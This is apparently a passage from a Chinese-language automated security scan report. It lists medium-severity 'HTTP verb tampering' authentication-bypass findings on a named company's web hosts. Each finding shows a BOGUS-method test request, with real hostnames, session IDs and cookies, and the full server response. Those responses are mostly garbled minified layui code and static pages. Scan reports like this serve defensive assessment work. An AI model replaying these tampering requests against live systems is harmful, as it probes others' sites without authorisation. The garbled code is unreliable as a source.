HTTP/1.1 200 OK
Content-Length: 4318
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:55 GMT

```
/** layui-v2.2.2 MIT License By http://www.layui.com */  
;layui.define(function(e){"use strict";var  
a=document,t="getElementById",n="getElementsByTagName",i="laypage",r="layui-  
disabled",u=function(e){var a=this;a.config=e||  
{},a.config.index=++s.index,a.render(!0);u.prototype.type=function(){var  
e=this.config;if("object"==typeof e.elem)return void 0===e.elem.length?  
2:3},u.prototype.view=function(){var e=this,a=e.config,t=a.groups="groups"in a?  
0|a.groups:5;a.layout="object"==typeof a.layout?a.layout:  
["prev","page","next"],a.count=0|a.count,a.curr=0|a.curr||1,a.limits="object"==typeof a.limits?  
a.limits:  
[10,20,30,40,50],a.limit=0|a.limit||10,a.pages=Math.ceil(a.count/a.limit)||1,a.curr>a.pages&&  
(a.curr=a.pages),t<0?t=1:t>a.pages&&(t=a.pages),a.prev="prev"in a?  
a.prev:"&#x4E0A;&#x4E00;&#x9875;",a.next="next"in a?a.next:"&#x4E0B;&#x4E00;&#x9875;";var  
n=a.pages>t?Math.ceil((a.curr+(t>1?1:0))/(t>0?t:1)):1,i={prev:function(){return a.prev?'<a  
href="javascript:;" class="layui-laypage-prev'+(1==a.curr?" "+r:"")+"' data-page="'+(a.curr-  
1)+'">'+a.prev+'</a>':""}(),page:function(){var e=  
[];if(a.count<1)return"";n>1&&a.first!==!1&&!t&&e.push('<a href="javascript:;" class="layui-  
laypage-first" data-page="1" title="&#x9996;&#x9875;">'+(a.first||1)+'</a>');var  
i=Math.floor((t-1)/2),r=n>1?a.curr-i:1,u=n>1?function(){var e=a.curr+(t-i-1);return e>a.pages?  
a.pages:e}():t;for(u-r<t-1&&(r=u-t+1),a.first!==!1&&r>2&&e.push('<span class="layui-laypage-  
spr">&#x2026;</span>');r<=u;r++)r===a.curr?e.push('<span class="layui-laypage-curr"><em  
class="layui-laypage-em" '+(/^#/.test(a.theme)?'style="background-color:'+a.theme+';":"')></em><em>"+r+"</em></span>):e.push('<a href="javascript:;" data-page="'+r+'">'+r+'</a>');return  
a.pages>t&&a.pages>u&&a.last!==!1&&(u+1<a.pages&&e.push('<span class="layui-laypage-spr">&#x2026;  
</span>'),0!==t&&e.push('<a href="javascript:;" class="layui-laypage-last"  
title="&#x5C3E;&#x9875;" data-page="'+a.pages+'">'+(a.last||a.pages)+'</a>'))},e.join("")}  
{},next:function(){return a.next?'<a href="javascript:;" class="layui-laypage-next'+  
(a.curr==a.pages?" "+r:"")+"' data-page="'+(a.curr+1)+'">'+a.next+'</a>':""}(),count:'<span  
class="layui-laypage-count">&#x2013;'+a.count+'&#x2013;</span>',limit:function(){var e=['<span  
class="layui-laypage-limits"><select lay-ignore>'];return layui.each(a.limits,function(t,n)  
{e.push('<option value="'+n+'"+(n===a.limit?'selected':"")+>'+n+'&#x2013;</option>')},e.join("")+"</select></span>"}(),skip:function(){return['<span class="layui-  
laypage-skip">&#x5230;&#x7B2C;','<input type="text" min="1" value="'+a.curr+'<span class="layui-  
input">','&#x9875;<button type="button" class="layui-laypage-btn">&#x786E;&#x5B9A;</button>','  
</span>'].join("")});return['<div class="layui-box layui-laypage layui-laypage-'+  
(a.theme?/^#/.test(a.theme)?"molv":a.theme:"default")+<span id="layui-laypage-  
'<span class="layui-laypage-count">&#x2013;'+a.count+'&#x2013;</span>'+a.index+'>',function(){var e=[];return layui.each(a.layout,function(a,t)  
{i[t]&&e.push(i[t])},e.join("")}),"</div>"].join("")},u.prototype.jump=function(e,a){if(e){var  
t=this,i=t.config,r=e.children,u=e[n]("button")[0],l=e[n]("input")[0],p=e[n]("select")  
[0],c=function(){var e=0|l.value.replace(/\s|\D/g,"");e&&(i.curr=e,t.render());if(a)return  
c();for(var  
o=0,y=r.length;o<y;o++)"a"===r[o].nodeName.toLowerCase()&&s.on(r[o],"click",function(){var  
e=0|this.getAttribute("data-page");e<1||e>i.pages||  
(i.curr=e,t.render());p&&s.on(p,"change",function(){var e=this.value;i.curr*e>i.count&&  
(i.curr=Math.ceil(i.count/e)),i.limit=e,t.render());u&&s.on(u,"click",function()  
{c()})),u.prototype.skip=function(e){if(e){var a=this,t=e[n]("input")  
[0];t&&s.on(t,"keyup",function(t){var n=this.value,i=t.keyCode;/^(37|38|39|40)$/.test(i)||  
(/\D/.test(n)&&  
(this.value=n.replace(/\D/,""),13===i&&a.jump(e,!0)))},u.prototype.render=function(e){var  
n=this,i=n.config,r=n.type(),u=n.view();2===r?i.elem&&(i.elem.innerHTML=u):3===r?  
i.elem.html(u):a[t](i.elem)&&(a[t](i.elem).innerHTML=u),i.jump&&i.jump(i,e);var s=a[t]("layui-  
laypage-"+i.index);n.jump(s),i.hash&&!e&&(location.hash="!"+i.hash+"="+i.curr),n.skip(s);var s=  
{render:function(e){var a=new u(e);return a.index},index:layui.laypage?layui.laypage.index+1e4:0,  
...  
...  
...}
```

使用 HTTP 动词篡改的认证旁路

严重性:

中

CVSS 分数: 6.4

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/lay/modules/table.js>

实体: table.js (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: GET 至: BOGUS

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```
BOGUS /static/orderpage/lay/modules/table.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 20385
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:55 GMT

/** layui-v2.2.2 MIT License By http://www.layui.com */
;layui.define(["laytpl","laypage","layer","form"],function(e){"use strict";var
t=layui.$,i=layui.laytpl,a=layui.layer,l=layui.layer,n=layui.form,o=layui.hint(),r=layui.device
(),d={config:{checkName:"LAY_CHECKED",indexName:"LAY_TABLE_INDEX"},cache:{},index:layui.table?
layui.table.index+1e4:0,set:function(e){var i=this;return
i.config=t.extend({},i.config,e),i,on:function(e,t){return
layui.onevent.call(this,s,e,t)},c=function(){var e=this,t=e.config,i=t.id;return i&&
(c.config[i]=t),{reload:function(t){e.reload.call(e,t)},config:t}},s="table",u=".layui-
table",h="layui-hide",f="layui-none",y="layui-table-view",p=".layui-table-header",m=".layui-
table-body",v=".layui-table-main",g=".layui-table-fixed",x=".layui-table-fixed-l",b=".layui-
table-fixed-r",k=".layui-table-tool",C=".layui-table-page",w=".layui-table-sort",N="layui-table-
edit",F="layui-table-hover",W=function(e){var t='{{#if(item2.colspan){}} colspan="
{{item2.colspan}}'+'{{# if(item2.rowspan){}} rowspan="{{item2.rowspan}}'+'{{#}}';return e||{,
['<table cellpadding="0" cellspacing="0" border="0" class="layui-table" ', '{{# if(d.data.skin){
}}lay-skin="{{d.data.skin}}'+'{{# }}' } {{# if(d.data.size){}}lay-size="{{d.data.size}}'+'{{# }}'
}} {{# if(d.data.even){}}lay-even{{# }}>', "<thead>", '{{# layui.each(d.data.cols, function(i1,
item1){ }}',"<tr>","{{# layui.each(item1, function(i2, item2){ }}',"{{# if(item2.fixed &&
item2.fixed !== "right"){ left = true; }}',"{{# if(item2.fixed === "right"){ right = true; }}
}}',function(){return e.fixed&&"right"!==e.fixed?'{{# if(item2.fixed && item2.fixed !== "right"){
}}':"right"===e.fixed?'{{# if(item2.fixed === "right"){ }}':"{}'+'<th data-field="{{
item2.field|id2 }}" {{# if(item2.minWidth){}}data-minwidth="{{item2.minWidth}}'+'{{# }}' } '+t+'
{{# if(item2.unresize){}}data-unresize="true'+'{{# }}>', '<div class="layui-table-cell laytable-
cell-', '{{# if(item2.colspan > 1){ }}',"group", '{{# }} else { }}',"{{d.index}}-{{item2.field |
i2}}',"{{# if(item2.type !== "normal"){ }}'," laytable-cell-{{ item2.type }}',"{{# }}'+'{{# }}'
}}',"{{# if(item2.align){}}align="{{item2.align}}'+'{{# }}>', '{{# if(item2.type === "checkbox"){
```

```

    }, '<input type="checkbox" name="layTableCheckbox" lay-skin="primary" lay-
    filter="layTableAllChoose" {{# if(item2[d.data.checkName]){ }}checked{{# }}>', '{{# }} else {
    }}', '<span>{{item2.title|""}}</span>', '{{# if(!item2.colspan > 1) && item2.sort){ }}', '<span
    class="layui-table-sort layui-inline"><i class="layui-edge layui-table-sort-asc"></i><i
    class="layui-edge layui-table-sort-desc"></i></span>', '{{# }}', '{{# }}', '</div>', "
    </th>', e.fixed?('{{# }}):'', '{{# }}', '{{# }}', '</tr>', '{{# }}', '{{# }}', '</thead>', "
    </table>'].join(""), z=['<table cellpadding="0" cellspacing="0" border="0" class="layui-table"
    ', '{{# if(d.data.skin){ }}lay-skin="{{d.data.skin}}"{{# }} {{# if(d.data.size){ }}lay-size="
    {{d.data.size}}"{{# }} {{# if(d.data.even){ }}lay-even{{# }}>', "<tbody></tbody>", "
    </table>'].join(""), T=['<div class="layui-form layui-border-box {{d.VIEW_CLASS}}" lay-
    filter="LAY-table-{{d.index}}" style="{{# if(d.data.width){ }}width:{{d.data.width}}px;{{# }}
    {{# if(d.data.height){ }}height:{{d.data.height}}px;{{# }}>', '{{# if(d.data.toolbar){
    }}', '<div class="layui-table-tool"></div>', '{{# }}', '<div class="layui-table-box">', '{{# var
    left, right; }}', '<div class="layui-table-header">', W(), '</div>', '<div class="layui-table-body
    layui-table-main">', z, '</div>', '{{# if(left){ }}', '<div class="layui-table-fixed layui-table-
    fixed-l">', '<div class="layui-table-header">', W({fixed:!0}), '</div>', '<div class="layui-table-
    body">', z, '</div>', '</div>', '{{# }}', '{{# if(right){ }}', '<div class="layui-table-fixed layui-
    table-fixed-r">', '<div class="layui-table-header">', W({fixed:"right"}), '<div class="layui-table-
    mend"></div>', '</div>', '<div class="layui-table-body">', z, '</div>', '</div>', '{{# }}', "
    </div>', '{{# if(d.data.page){ }}', '<div class="layui-table-page">', '<div id="layui-table-
    page{{d.index}}"></div>', '</div>', '{{# }}', '<style>', '{{# layui.each(d.data.cols, function(i1,
    item1){', '"layui.each(item1, function(i2, item2){ }}', ".l
    ...
    ...
    ...

```

问题 9 / 18

TOC

使用 HTTP 动词篡改的认证旁路

严重性: **中**

CVSS 分数: 6.4

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/lay/modules/laytpl.js>

实体: laytpl.js (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: **GET** 至: **BOGUS**

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```

BOGUS /static/orderpage/lay/modules/laytpl.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

HTTP/1.1 200 OK

```

Content-Length: 1835
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:55 GMT

/** layui-v2.2.2 MIT License By http://www.layui.com */
;layui.define(function(e){"use strict";var r={open:"{",close:"}"},c={exp:function(e){return
new RegExp(e,"g")},query:function(e,c,t){var o=["#{\\s\\S}+?","([^{#})]*?"][e||0];return
n((c||"")+r.open+o+r.close+(t||""))},escape:function(e){return String(e||"").replace(/&(?![a-
zA-Z0-
9]+);/g,"&");.replace(/</g,"&lt;").replace(/>/g,"&gt;").replace(/'/g,"&#39;").replace(/"/g,"&
quot;")},error:function(e,r){var c="Laytpl Error: ";return"object"===typeof
console&&console.error(c+e+"\n"+(r||"")),c+e}},n=c.exp,t=function(e)
{this.tpl=e};t.pt=t.prototype,window.errors=0,t.pt.parse=function(e,t){var
o=this,p=e,a=n("^"+r.open+"#",""),l=n(r.close+"$",""),e=e.replace(/\\s+|\\r|\\t|\\n/g,"
").replace(n(r.open+"#",r.open+"# ").replace(n(r.close+"$"),r.close+"$").replace(/\\s/g,"\\
").replace(n(r.open+"!",(."+?)!"+r.close),function(e){return
e=e.replace(n("^"+r.open+"!",""),""),l=n("!"!"+r.close),""),replace(n(r.open+"|"+r.close),functi
on(e){return e.replace(/(.)/g,"\\$1")}})).replace(/(?!|)/g,"\\").replace(c.query(),function(e)
{return
e=e.replace(a,"").replace(l,""),'+e.replace(/\\s/g,"")+view+=''}).replace(c.query(1),function
(e){var c=''+(t;return e.replace(/\\s/g,"")===r.open+r.close?"":
(e=e.replace(n(r.open+"|"+r.close),""),/^=/.test(e)&&
(e=e.replace(/^(,,"),c=''+_escape_('),c+e.replace(/\\s/g,"")+')+')},e='use strict';var view =
'+e+';return view;';try{return o.cache=e=new Function("d,_escape_",e),e(t,c.escape)}catch(u)
{return delete o.cache,c.error(u,p)}},t.pt.render=function(e,r){var n,t=this;return e?(n=t.cache?
t.cache(e,c.escape):t.parse(t.tpl,e),r?void r(n):n):c.error("no data");var o=function(e)
{return"string"!==typeof e?c.error("Template not found"):new t(e);o.config=function(e){e=e||
{}};for(var c in e)r[c]=e[c]},o.v="1.2.0",e("laytpl",o))};

```

问题 10 / 18

TOC

使用 HTTP 动词篡改的认证旁路

严重性: **中**

CVSS 分数: 6.4

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/lay/modules/element.js>

实体: element.js (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: **GET** 至: **BOGUS**

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```

BOGUS /static/orderpage/lay/modules/element.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8

```

Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
Accept: /*/*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 7460
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:55 GMT

```
/** layui-v2.2.2 MIT License By http://www.layui.com */
;layui.define("jquery",function(i){use strict;var t=layui.$,a=
(layui.hint(),layui.device()),e="element",l="layui-this",n="layui-show",s=function(){this.config=
{}};s.prototype.set=function(i){var a=this;return
t.extend(!0,a.config,i),a},s.prototype.on=function(i,t){return
layui.onevent.call(this,e,i,t)},s.prototype.tabAdd=function(i,a){var e=".layui-tab-
title",l=t(".layui-tab[lay-filter="+i+"]"),n=l.children(e),s=n.children(".layui-tab-
bar"),o=l.children(".layui-tab-content"),c='<li lay-id="'+(a.id||"")+ "'>'+(a.title||"unnaming")+"
</li>";return s[0]?s.before(c):n.append(c),o.append('<div class="layui-tab-item">'+
(a.content||"")+ "</div>"),y.hideTabMore(!0),y.tabAuto(),this},s.prototype.tabDelete=function(i,a)
{var e=".layui-tab-title",l=t(".layui-tab[lay-filter="+i+"]"),n=l.children(e),s=n.find('>li[lay-
id="'+a+'"]');return y.tabDelete(null,s),this},s.prototype.tabChange=function(i,a){var e=".layui-
tab-title",l=t(".layui-tab[lay-filter="+i+"]"),n=l.children(e),s=n.find('>li[lay-
id="'+a+'"]');return y.tabClick(null,null,s),this},s.prototype.tab=function(i){i=i||
{}},v.on("click",i.headerElem,function(a){var
e=t(this).index();y.tabClick.call(this,a,e,null,i)}),s.prototype.progress=function(i,a){var
e="layui-progress",l=t(". "+e+"[lay-filter="+i+"]"),n=l.find(". "+e+"-bar"),s=n.find(". "+e+"-
text");return n.css("width",a),s.text(a),this};var o=".layui-nav",c="layui-nav-item",r="layui-
nav-bar",u="layui-nav-tree",d="layui-nav-child",h="layui-nav-more",f="layui-anim layui-anim-
upbit",y={tabClick:function(i,a,s,o){o=o||{};var
cs=l(t(this),a=a||c.parent().children("li").index(c),r=o.headerElem?c.parent():c.parents(".layui-
tab").eq(0),u=o.bodyElem?t(o.bodyElem):r.children(".layui-tab-content").children(".layui-tab-
item"),d=c.find("a"),h=r.attr("lay-
filter");"javascript:;"+d.attr("href")&&"_blank"===d.attr("target")||
(c.addClass(l).siblings().removeClass(l),u.eq(a).addClass(n).siblings().removeClass(n)),layui.eve
nt.call(this,e,"tab("+h+")"),{elem:r,index:a}}},tabDelete:function(i,a){var
n=a||t(this).parent(),s=n.index(),o=n.parents(".layui-tab").eq(0),c=o.children(".layui-tab-
content").children(".layui-tab-item"),r=o.attr("lay-filter");n.hasClass(l)&&(n.next()[0]?
y.tabClick.call(n.next()[0],null,s+1):n.prev()[0]&&y.tabClick.call(n.prev()[0],null,s-
1)),n.remove(),c.eq(s).remove(),setTimeout(function()
{y.tabAuto(),50},50),layui.event.call(this,e,"tabDelete("+r+")",
{elem:o,index:s}),tabAuto:function(){var i="layui-tab-more",e="layui-tab-bar",l="layui-tab-
close",n=this;t(".layui-tab").each(function(){var s=t(this),o=s.children(".layui-tab-title"),c=
(s.children(".layui-tab-content").children(".layui-tab-item"),'lay-stope="tabmore"'),r=t('<span
class="layui-unselect layui-tab-bar" '+c+"><i "+c+' class="layui-icon">&#xe61a;</i>
</span>');if(n===window&&8!=a.ie&&y.hideTabMore(!0),s.attr("lay-
allowClose")&&o.find("li").each(function(){var i=t(this);if(!i.find(". "+l)[0]){var a=t('<i
class="layui-icon layui-unselect '+l+'>&#xe1006;
</i>');a.on("click",y.tabDelete),i.append(a)}},o.prop("scrollWidth")>o.outerWidth()+1)
{if(o.find(". "+e)[0])return;o.append(r),s.attr("overflow",""),r.on("click",function(t)
{o[this.title?"removeClass":"addClass"](i),this.title=this.title?"":"&#xc4c0;"))}else
o.find(". "+e).remove(),s.removeAttr("overflow")}},hideTabMore:function(i){var a=t(".layui-tab-
title");i!=!0&&"tabmore"===t(i.target).attr("lay-stope")||a.removeClass("layui-tab-
more"),a.find(".layui-tab-bar").attr("title",""),clickThis:function(){var
i=t(this),a=i.parents(o),n=a.attr("lay-filter"),s=i.find("a"),c="string"===typeof i.attr("lay-
unselect");i.find(". "+d)[0]||("javascript:;"+s.attr("href")&&"_blank"===s.attr("target")||c||
(a.find(". "+l).removeClass(l),i.addClass(l)),layui.event.call(this,e,"nav("+n+")",i)),clickChild
:function(){var i=t(this),a=i.parents(o),n=a.attr("lay-
filter");a.find(". "+l).removeClass(l),i.addClass(l),layui.event.call(this,e,"nav("+n+")",i)},show
Child:function(){var i=t(this),a=i.parents(o),e=i.parent(),l=i.siblings(". "+d);a.hasClass(u)&&
(l.removeClass(f),e["none"===l.css("display")?"addClass":"removeClass"]
(c+"ed"))},collapse:function(){var i=
...
...
...

```

使用 HTTP 动词篡改的认证旁路

严重性: 中

CVSS 分数: 6.4

URL: http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/modify_password.html

实体: modify_password.html (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: GET 至: BOGUS

cookie 已从请求除去: c5b8689a1098705cd3ffdf0d57563a1

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```

BOGUS /static/component_pages/modify_password.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 3321
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:53 GMT

<div class="newpage-con">
  <div class="row block">
    <div class="col-md-2"></div>
    <form action="index.html" method="post" enctype="multipart/form-data" class="col-
md-8 form-horizontal" onsubmit="return false;">
      <fieldset>
        <div class="form-group">
          <label class="col-md-3 control-label" >      请输入原密码: </label>
          <div class="col-md-7">
            <input type="password" id="init_password"
name="init_password" class="form-control" placeholder="请输入原密码..">
          </div>
        </div>
        <div class="form-group">
          <label class="col-md-3 control-label" >      请输入新密码: </label>
          <div class="col-md-7">
            <input type="password" id="new_password_1"
name="new_password_1" class="form-control" placeholder="请输入新密码..">
          </div>
        </div>
      </fieldset>
    </div>
  </div>
</div>

```

```

        <div class="form-group">
            <label class="col-md-3 control-label" >          确认新密码: </label>
            <div class="col-md-7">
                <input type="password" id="new_password_2"
name="new_password_2" class="form-control" placeholder="确认新密码..">
            </div>
        </div>
        <div class="form-group form-actions">
            <div class="col-md-7 col-md-offset-3">
                <button type="submit" id="update_password" class="btn btn-sm btn-primary">修改密码
            </button>
        </div>
    </div>
</div>
</div>
</fieldset>

</form>
<div class="col-md-2"></div>
</div>
</div>

<script>
    $(function () {
        $("#update_password").bind("click",function () {
            updatePassword();
        });
        /          /保存修改的密码
        function updatePassword() {
            var originalPassword=$("#init_password").val();
            var newPassword1=$("#new_password_1").val();
            var newPassword2=$("#new_password_2").val();
            //输入校验
            if(originalPassword==""){
                layer.msg("请输入原密码!");
                return;
            }
            if(newPassword1==""){
                layer.msg("请输入新密码!");
                return;
            }
            if(newPassword2==""){
                layer.msg("请再次输入新密码!");
                return;
            }
            if(originalPassword == newPassword1){
                layer.msg("新密码与原密码相同, 请重新输入!");
                return;
            }
            if(newPassword2 != newPassword1){
                layer.msg("密码不一致, 请重新输入!");
                return;
            }
            $.ajax({
                type: "POST",
                url:  "/user/updateUserPassword",
                data: {"originalPassword":originalPassword,
                    "newPassword":newPassword1
                },
                dataType: "json",
                error: function (result) {
                    layer.msg("保存出错! ");
                },
                success: function (result) {
                    if(result.returnValue==1){
                        layer.msg("修改密码成功! ");

                        /          /修改成功之后重新定位到登录页面
                        top.location = "../login.html";
                    }else{
                        layer.msg(result.msg);
                    }
                }
            });
        }
    })
</script>

```


使用 HTTP 动词篡改的认证旁路

严重性:

中

CVSS 分数: 6.4

URL:

http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/dashboard.html

实体:

dashboard.html (Page)

风险:

可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因:

Web 应用程序编程或配置不安全

固定值:

将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: GET 至: BOGUS

cookie 已从请求除去: c5b8689a1098705cd3ffdf0d57563a1

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```

BOGUS /static/component_pages/dashboard.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 380
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
x-ua-compatible: IE=edge,chrome=1
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:54 GMT

<html>

<head>
  <meta charset="utf-8">
  <title>index</title>
  <meta name="renderer" content="webkit">
  <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
  <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
</head>
<body>
<div>
  
</div>
</body>

</html>

```

使用 HTTP 动词篡改的认知旁路

严重性: 中

CVSS 分数: 6.4

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/static/js/style.js>

实体: style.js (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: GET 至: BOGUS

cookie 已从请求除去: c5b8689a1098705cd3ffdf0d57563a1

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```

BOGUS /static/js/style.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 25369
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:53 GMT

function table(table) {

  var Sys = (function(ua) {
    var s = {};
    s.IE = ua.match(/msie ([\d.]+)/) ? true : false;
    s.Firefox = ua.match(/firefox\/([\d.]+)/) ? true : false;
    s.Chrome = ua.match(/chrome\/([\d.]+)/) ? true : false;
    s.IE6 = (s.IE && ([ /MSIE (\d)\.0/i.exec(navigator.userAgent) ][0][1] == 6)) ?
true
      : false;
    s.IE7 = (s.IE && ([ /MSIE (\d)\.0/i.exec(navigator.userAgent) ][0][1] == 7)) ?
true
      : false;
    s.IE8 = (s.IE && ([ /MSIE (\d)\.0/i.exec(navigator.userAgent) ][0][1] == 8)) ?
true

```

```

        : false;
        return s;
    }) (navigator.userAgent.toLowerCase());
    function $(Id) {
        return document.getElementById(Id);
    }
    ;
    function addListener(element, e, fn) {
        element.addEventListener ? element.addEventListener(e, fn, false)
            : element.attachEvent("on" + e, fn);
    }
    ;
    function removeListener(element, e, fn) {
        element.removeEventListener ? element.removeEventListener(e, fn, false)
            : element.detachEvent("on" + e, fn);
    }
    ;
    var Css = function(e, o) {
        if (typeof o == "string") {
            e.style.cssText = o;
            return;
        }
        for ( var i in o)
            e.style[i] = o[i];
    };
    var Bind = function(object, fun) {
        var args = Array.prototype.slice.call(arguments).slice(2);
        return function() {
            return fun.apply(object, args);
        }
    };
    var BindAsEventListener = function(object, fun) {
        var args = Array.prototype.slice.call(arguments).slice(2);
        return function(event) {
